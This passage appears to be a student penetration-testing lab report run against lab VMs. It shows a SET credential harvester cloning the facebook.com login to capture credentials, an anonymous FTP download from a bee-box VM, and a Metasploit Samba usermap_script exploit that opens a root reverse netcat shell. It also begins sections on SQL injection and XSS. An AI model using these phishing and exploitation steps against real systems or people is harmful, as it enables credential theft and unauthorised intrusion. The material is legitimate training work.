
```
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.75.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POS
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Our preferref website will be cloned at hosted at out preffered IP,port.


We will use this server address to get credentials of our target.



In above reference image, we can see facebook.com is hosted at our own web-server. Thus, all the data collected will be stored at our server.



After succesfully logging in our spoofed facebook website, it redirected to authentic facebook website.



In above reference image, we can see we now have the credentials that were entered on the spoofed facebook web page.
This way of getting credentials is called as spear-phishing.

Phishing – In this kind of phishing, the tager is masses.
Spear- phishing – In this kind of phishing , the target is specific person.

2. Network Attack.

Previously, we already did information gathering on bee-box VM. Now, I attacked one of its vulnerability as below.

FTP vulnerability

In below reference image, we can see we have anonymous ftp login enabled. I used “anonymous” keyword as username as well as password to log into it via FTP and downloaded the files.

```
┌──(root💀kali)-[~]
└─# nmap -A -T4 -p- 192.168.75.134                                    130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 22:29 EDT
Nmap scan report for 192.168.75.134
Host is up (0.0029s latency).
Not shown: 65516 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
| -rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
| -rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
| -rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
| -rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
| -rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
|_-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
```

In below reference image, we can see anonymous access is granted on the FTP server. I logged into it as anonymous and gained access to all the files uploaded there. I was also able to download/upload files

```
┌──(root💀kali)-[~]
└─# ftp 192.168.75.134
Connected to 192.168.75.134.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.75.134]
Name (192.168.75.134:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10899|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
ftp> get Iron_Man.pdf
local: Iron_Man.pdf remote: Iron_Man.pdf
229 Entering Extended Passive Mode (|||46552|)
150 Opening BINARY mode data connection for Iron_Man.pdf (543803 bytes)
100% |***********************************************************************************************************************************|   531 KiB   16.63 MiB/s    00:00 ETA
226 Transfer complete
543803 bytes received in 00:00 (10.10 MiB/s)
ftp>
```

Samba vulnerability

As we can see in below reference image, we have samba service running on port 139, We will try to exploit it via Metasploit and will establish connection via reverse netcat.

```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
```

Step -1


I started metasploit tool as below.

```
┌──(root💀kali)-[~]
└─# msfconsole
```

```
       =[ metasploit v6.1.43-dev                          ]
+ -- --=[ 2222 exploits - 1172 auxiliary - 398 post       ]
+ -- --=[ 864 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 >
```

Step-2

I searched for “Samba” keyword to get a list of available exploits in metaslploit tool.



```
+ -- --=[ 9 evasion                                        ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
```

Step-3

I used this exploit – usermap_script to gain reverse shell access.

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.131   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step-4

I entered my target machine's ip address as RHOSTS.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.139
rhosts => 192.168.75.139
```

Step -5

Now, our exploit is ready. To run it, I used run command.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.75.131:4444
[*] Command shell session 1 opened (192.168.75.131:4444 -> 192.168.75.139:39989) at 2022-05-29 07:08:22 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```



and I was able to get the shell access to my target machine.

3. Web Application Attack

SQL Injection


Is a web security vulnerability in which the attacker injects a malicious SQL statement into the input field and tricks the database to output certain data that a user is not authorized to view.

I performed SQL injection on bWAPP :-



In the above reference image, we can clearly see we have an input field to input our malicious sql statement.

I used Burp suite and list of malicious SQL payloads and was successfully able to execute the SQL attack as shown in below reference image.



XSS Injection

Also, called as Cross-Site scripting, is a web security vulnerability that enables the hacker to execute malicious scripts that further executes actions that are not allowed by the user as user is unaware of such actions.


Below are three major types of XSS.

1. Reflected XSS

